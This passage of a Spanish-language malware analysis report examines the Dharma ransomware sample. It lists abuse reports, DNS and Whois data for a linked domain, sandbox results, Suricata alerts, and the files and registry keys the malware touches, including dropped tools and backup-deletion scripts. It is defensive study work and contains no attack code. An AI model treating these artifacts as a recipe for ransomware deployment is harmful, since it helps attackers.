
IP Abuse Reports for **183.131.207.66**:

This IP address has been reported a total of **4** times from 3 distinct sources. 183.131.207.66 was first reported on April 7th 2021, and the most recent report was **1 month ago**.

Old Reports: The most recent abuse report for this IP address is from **1 month ago**. It is possible that this IP is no longer involved in abusive activities.


Reporter	Date	Comment	Categories
pixelmemory.us	22 Mar 2022	212.192.246.149 Mon, 21 Mar 2022 22:34:19 -0700 Subject: 2022 Louis Vuitton Bags 85% Off Special S ... show more	Phishing, Email Spam
vincent_EUDIER	01 Mar 2022	GUEUDIER Ban	Hacking
Anonymous	09 May 2021	Mozi botnet endpoint query	Port Scan, Web App Attack
Anonymous	07 Apr 2021	associated with cryptocurrency mining	DNS Compromise, DNS Poisoning, Web App Attack

Las demás IPs o bien no se encuentran, o devuelven un 400 Bad Request.



Hosts 8 | DNS 9 | TCP 16 | UDP 39 | HTTP(S) 154 | ICMP 0 | IRC 0 | Suricata | Snort

Name	Response	Post-Analysis Lookup
time.windows.com	CNAME → twc.trafficmanager.net	
	A → 40.119.6.228	
edgedl.me.gvt1.com	A → 34.104.35.123	34.104.35.123
pki.goog	A → 216.239.32.29	216.239.32.29
clients2.google.com	A → 142.250.217.174	142.250.217.174
	CNAME → clients.l.google.com	
www.epoolsoft.com	A → 38.63.60.243	
www.download.windowsupdate.com	A → 208.111.136.128	8.253.165.241
	CNAME → windowsupdate.s.llnwi.net	
	CNAME → wu-fg-shim.trafficmanager.net	
	A → 208.111.136.0	
clients5.google.com	A → 142.250.217.174	142.250.217.174
	CNAME → clients.l.google.com	
update.googleapis.com	A → 142.250.217.163	142.250.217.163
teredo.ipv6.microsoft.com		



En el caso de Hybrid Analysis, se detecta también el tráfico DNS hacia www.epoolsoft.com con la misma IP. Puede verse una sección de OSINT de esta dirección mediante enlace, en los que se puede observar análisis de los associated artifacts de la botnet, en enlaces que redireccionan a la plataforma de análisis de malware “Alien Vault”. Ejemplo: https://otx.alienvault.com/indicator/file/7fc30a4f3fb5d910c448e6abfb33af267e7564bd77aca1220836f3faaf6c9412/

Associated Artifacts for www.epoolsoft.com

Whois Field	Value
Address	Changping,Huilongguan
City	Beijing
Country	CN
Creation Date	2012-03-23T00:00:00
DNSSEC	unsignedDelegation
Domain Name	EPOOLSOFT.COM
Domain Name	epoolsoft.com
EMail	abuse@dns.com.cn
EMail	linxer@163.com
Expiration Date	2018-03-23T00:00:00
name	yao jiwei
Name Server	NS13.DNS.COM.CN
Name Server	ns13.dns.com.cn
Organization	yao jiwei
Referral URL	http://www.dns.com.cn
Reigstrar	Beijing Innovative Linkage Technology Ltd.
State	BJ
Status	clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Status	clientTransferProhibited (http://www.icann.org/epp#clientTransferProhibited)
Last Update	2017-06-24T00:00:00
Last Update	2015-11-24T16:00:00
Whois Server	whois.dns.com.cn
Zip Code	100085

Last Update	2017-06-24T00:00:00
Last Update	2015-11-24T16:00:00
Whois Server	whois.dns.com.cn
Zip Code	100085

Details

Associated SHA256	7fc30a4f3fb5d910c448e6abfb33af267e7564bd77aca1220836f3faaf6c9412
Threat Level	no verdict
Positives	-
Scan Date	03/23/2022 04:50:29
Reference	AlienVault
Associated SHA256	e9b52d4af2986cdd53e1c8b2988e1f67175135b558cf42fc70ee5b6244e87b99
Threat Level	no verdict
Positives	-
Scan Date	03/13/2022 04:06:33
Reference	AlienVault
Associated SHA256	6fb303dd8ba36381948127d44bd8541e4a1ab8af07b46526ace08458f2498850
Threat Level	no verdict
Positives	-
Scan Date	01/13/2022 14:25:48
Reference	AlienVault
Associated SHA256	ef439e2cbd1e1f32fa2ee1eb42e29e2da5bfa7dc72b82e3c7afbf10c6e9888cd
Threat Level	no verdict
Positives	-
Scan Date	01/02/2022 00:39:29
Reference	AlienVault
Associated SHA256	1a697618a2118bb9304f0a7d44631cdff47717c468b3cfe9afc585004f6121c7
Threat Level	no verdict
Positives	-
Scan Date	12/09/2021 10:15:18
Reference	AlienVault

Browse Scan Endpoints All Search OTX Login | Sign Up ?

FILEHASH - SHA256

7fc30a4f3fb5d910c448e6ab... Add to Pulse +


Pulses	AV Detections	IDS Detections	YARA Detections	Alerts
0	0	1	0	16

Analysis Overview

Analysis Date	1 month ago
File Score	7.6 Malicious
IDS Detections	PCHunter CnC activity
Alerts	network_icmp, stops_service, persistence_autorun, shutdown_system, modifies_proxy_wpad, multiple_useragents, network_http, allocates_rwx, origin_langid, injection_process_search, More
IP's Contacted	104.253.201.106
Domains Contacted	www.epoolsoft.com
Related Pulses	None
Related Tags	None

File Type	PEXE - PE32+ executable (GUI) :.. More
Compilation Date	January 1st, 2019 - 6:56:21 PM
PDB Path	Y:\ViewEngine\Release\PCHunter64.pdb
Size	8362 KB (8563200 bytes)
MD5	d2f8169930971ff467d6a3f16b0e2c9c
SHA1	1b4a298b21f5bce0dec2a5871c3c94b48493b8f8
SHA256	7fc30a4f3fb5d910c448e6abfb
IMPHASH	7b96b76ef2b2486f86436a928ba8bfd6
PEHASH	ebd719bbf83c3c5dd07a3eb6e12b431bbf9cd4c9
External Resources	VirusTotal
Screenshots	

Analizando tambien http://epoolsoft.com con Virus Total se observa que 4 de los 93 vendedores de AVs del mercado la clasifican como maliciosa



También en este apartado se detallan alertas de Suricata, ya que Cuckoo cuenta con integración de esta herramienta, Entre las más destacadas aparecen alertas de posible violación de políticas.

Suricata Alerts


Flow	SID	Signature	Category
TCP 192.168.122.1:45322 -> 192.168.122.101:139	2260002	SURICATA Applayer Detect protocol only one direction	Generic Protocol Command Decode
TCP 192.168.122.1:45322 -> 192.168.122.101:139	2100538	GPL NETBIOS SMB IPC$ unicode share access	Generic Protocol Command Decode
TCP 34.104.35.123:80 -> 192.168.122.101:49535	2018959	ET POLICY PE EXE or DLL Windows file download HTTP	Potential Corporate Privacy Violation
TCP 34.104.35.123:80 -> 192.168.122.101:49535	2014520	ET INFO EXE - Served Attached HTTP	Misc activity
TCP 34.104.35.123:80 -> 192.168.122.101:49546	2018959	ET POLICY PE EXE or DLL Windows file download HTTP	Potential Corporate Privacy Violation
TCP 34.104.35.123:80 -> 192.168.122.101:49546	2014520	ET INFO EXE - Served Attached HTTP	Misc activity


Suricata TLS

Flow	Issuer	Subject	Fingerprint
TLS 1.2 192.168.122.101:49518 142.250.217.163:443	C=US, O=Google Trust Services LLC, CN=GTS CA 1C3	CN=upload.video.google.com	2f:5c:5b:7b:fe:0b:a5:4f:7f:d1:60:63:d1:82:4d:2c:c4:d8:e1:03
TLS 1.2 192.168.122.101:49542 142.250.217.174:443	C=US, O=Google Trust Services LLC, CN=GTS CA 1C3	CN=*.google.com	84:6a:0d:58:e4:e0:85:c4:1a:18:57:b7:e7:70:58:ba:a3:1e:8c:52
TLS 1.2 192.168.122.101:49543 142.250.217.163:443	C=US, O=Google Trust Services LLC, CN=GTS CA 1C3	CN=upload.video.google.com	2f:5c:5b:7b:fe:0b:a5:4f:7f:d1:60:63:d1:82:4d:2c:c4:d8:e1:03
TLS 1.2 192.168.122.101:49541 142.250.217.163:443	C=US, O=Google Trust Services LLC, CN=GTS CA 1C3	CN=upload.video.google.com	2f:5c:5b:7b:fe:0b:a5:4f:7f:d1:60:63:d1:82:4d:2c:c4:d8:e1:03
TLS 1.2 192.168.122.101:49545 142.250.217.163:443	C=US, O=Google Trust Services LLC, CN=GTS CA 1C3	CN=upload.video.google.com	2f:5c:5b:7b:fe:0b:a5:4f:7f:d1:60:63:d1:82:4d:2c:c4:d8:e1:03
TLS 1.2 192.168.122.101:49544	C=US, O=Google Trust Services LLC, CN=GTS CA 1C3	CN=*.google.com	84:6a:0d:58:e4:e0:85:c4:1a:18:57:b7:e7:70:58:ba:a3:1e:8c:52


3.8. Files behavior

En este caso, Hybrid Analysis ha sido capaz de extraer un total de 25 ficheros asociados a los procesos de dharma.exe, de los cuales 23 los clasifica como maliiciosos y 2 como informativos. Permite ver un análisis detallado de cada uno de ellos y su clasificación en tipo de malware, por ejemplo: Trojan.Ransom.Crysis, W32.Riskware, BAT.Trojan.Adduser, etc. Se muestran algunas capturas de pantalla de este apartado.





Puede observarse con el análisis del comportamiento del malware con ficheros del sistema proporcionado por Alien Vault que Dharma.exe ha interactuado directamente con un total de 54 ficheros, creando 12, leyendo 26, sobreescribiendo 13 y borrando 3. Algunos ejemplos en la siguiente imagen:



File Behavior

Total	Copy	Create	Read	Write	Delete
54	0	12	26	13	3

Show 100 entries Search:

STATUS	FILE
Create	C:\Users\Administrator\AppData\Local\Temp\ac\EVER\Everything.ini
Create	C:\Users\Administrator\AppData\Local\Temp\ac\unlocker.exe
Create	C:\Users\Administrator\AppData\Local\Temp\ac\EVER\1saas\1sass.exe
Create	C:\Users\Administrator\AppData\Local\Temp\ac\nc123.exe
Create	C:\Users\Administrator\AppData\Local\Temp\ac\EVER\1saas\LogDelete.exe
Create	C:\Users\Administrator\AppData\Local\Temp\ac\mssql.exe
Create	C:\Users\Administrator\AppData\Local\Temp\ac__tmp_rar_sfx_access_check_16851703
Create	C:\Users\Administrator\AppData\Local\Temp\ac\mssqlaq.sys
Create	C:\Users\Administrator\AppData\Local\Temp\ac\EVER\SearchHost.exe
Create	C:\Users\Administrator\AppData\Local\Temp\ac\systembackup.bat
Create	C:\Users\Administrator\AppData\Local\Temp\ac\Shadow.bat
Create	C:\Users\Administrator\AppData\Local\Temp\ac\mssql2.exe
Delete	C:\Users\Administrator\AppData\Local\Temp\ac\systembackup.bat
Delete	C:\Users\Administrator\AppData\Local\Temp\ac__tmp_rar_sfx_access_check_16851703
Delete	C:\Users\Administrator\AppData\Local\Temp\ac\mssqlaq.sys
Read	C:\Users\Administrator\AppData\Local\Temp\ac\systembackup.bat
Read	C:\Users\Administrator\Documents\desktop.ini
Read	C:\Windows\System32\wbem\XSL-Mappings.xml
Read	C:\Users\Administrator\AppData\Local\Temp\cuckoo-6fb303dd8ba36381948127d44bd8541e4a1ab8af07b46526ace08458f2498850.exe

Además, entre los ficheros borrados según el análisis de Virus Total, podemos observar como borra ademas de archivos propios creados (p.e. mssql2aq.sys), descargados desde la botnet (p.e. pchunter_free[1]), también otros propios del sistema (p.e. C:\WINDOWS\system32\update.exe)

Files Deleted

C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac__tmp_rar_sfx_access_check_408609
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\mssql2aq.sys
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\mssql2.sys
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\leayvdicosbnawyve.sys
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\tgbjsdnnpjrbqf.sys
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\npfvhyezreukkzug.sys
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\yandopvomwpiyp.sys
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\lcaiyzvdtowbevh.sys
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\jmmazrchmwhgxjag.sys
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\ckmvuztqgshbngcs.sys
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\ylwdpaqdrvuwbkwz.sys
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\clrhcxkkerhwmt.sys
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\nicufdexpvhhfy.sys
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\pofmlhkzlbohazy.sys
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\systembackup.bat
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\ksvsltuvwljprq.sys
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\nvsfzwwdetlzjby.sys
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\epnnhtdeqyijhe.sys
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\ofybkifqbdqcarifk.sys
C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\C1OS62RY\PCHunter_StandardV1[1].54=3BAEEB9A23A8C6506CC59CDB0B649AADC6E894556159D3DA6ED06AEB0662D0F1C352DCC20BDC0019DA00F05D75FC275E
C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\C1OS62RY\pchunter_free[1]
C:\WINDOWS\system32\update.exe

3.9. Registry

Alien Vault proporciona un listado con información de los registros del sistema con los que ha interactuado el malware, encontrando que ha leído 2.000 registros, ha escrito en 20 de ellos y ha eliminado 3.

Registry

Total	Read	Write	Delete
2K	2K	20	3

Show 100 entries Search:

STATUS	KEY
Delete	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\mssqlaq
Delete	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\mssqlaq\Security
Delete	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\mssqlaq\Enum
Read	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\FolderDescriptions\{FDD39AD0-238F-46AF-ADB4-6C85480369C7}\RelativePath
Read	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\FolderDescriptions\{5CE4A5E9-E4EB-479D-B89F-130C02886155}\ParentFolder
Read	HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface\{26656EAA-54EB-4E6F-8F85-4F0EF901A406}\ProxyStubClsid32\(Default)
Read	HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Keyboard Layouts\00010437\layout id
Read	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\FolderDescriptions\{A77F5D77-2E2B-44C3-A6A2-ABA601054A51}\Roamable
Read	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Category
Read	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoSimpleStartMenu
Read	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\FolderDescriptions\{5CD7AEE2-2219-4A67-B85D-6C9CE15660CB}\StreamResource
Read	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\FolderDescriptions\{A63293E8-664E-48DB-A079-DF759E0509F7}\Security
Read	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\FolderDescriptions\{7B396E54-9EC5-4300-BE0A-2482EBAE1A26}\Description
Read	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\FolderDescriptions\{2C36C0AA-5812-4B87-BFD0-4CD0DFB19B39}\PublishExpandedPath
Read	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\FolderDescriptions\{DFDF76A2-C82A-4D63-906A-5644AC457385}\LocalRedirectOnly
Read	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\FolderDescriptions\{DE61D971-5EBC-4F02-A3A9-6C82895E5C04}\StreamResource
Read	HKEY_LOCAL_MACHINE\SOFTWARE\Classes\AllFilesystemObjects\NeverShowExt
Read	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\FolderDescriptions\{A63293E8-664E-48DB-A079-DF759E0509F7}\ParsingName

4. Análisis dinámico

4.1. Firmas en Cuckoo

Finalizado el análisis, entre todas las firmas detalladas (Summary/Signatures), se han encontrado las siguientes acciones que ha tratado de ejecutar el malware en el sistema, clasificado de menor a mayor impacto:

4.1.1. Low impact signatures

Queries for the computer name: Ha tratado hasta en 35 ocasiones durante el análisis de averiguar el nombre de la computadora, lo que puede ser indicativo de un método anti-sandbox, ya que intenta averiguar si en el nombre aparece algo que indique que s trata de una maquina virtual.

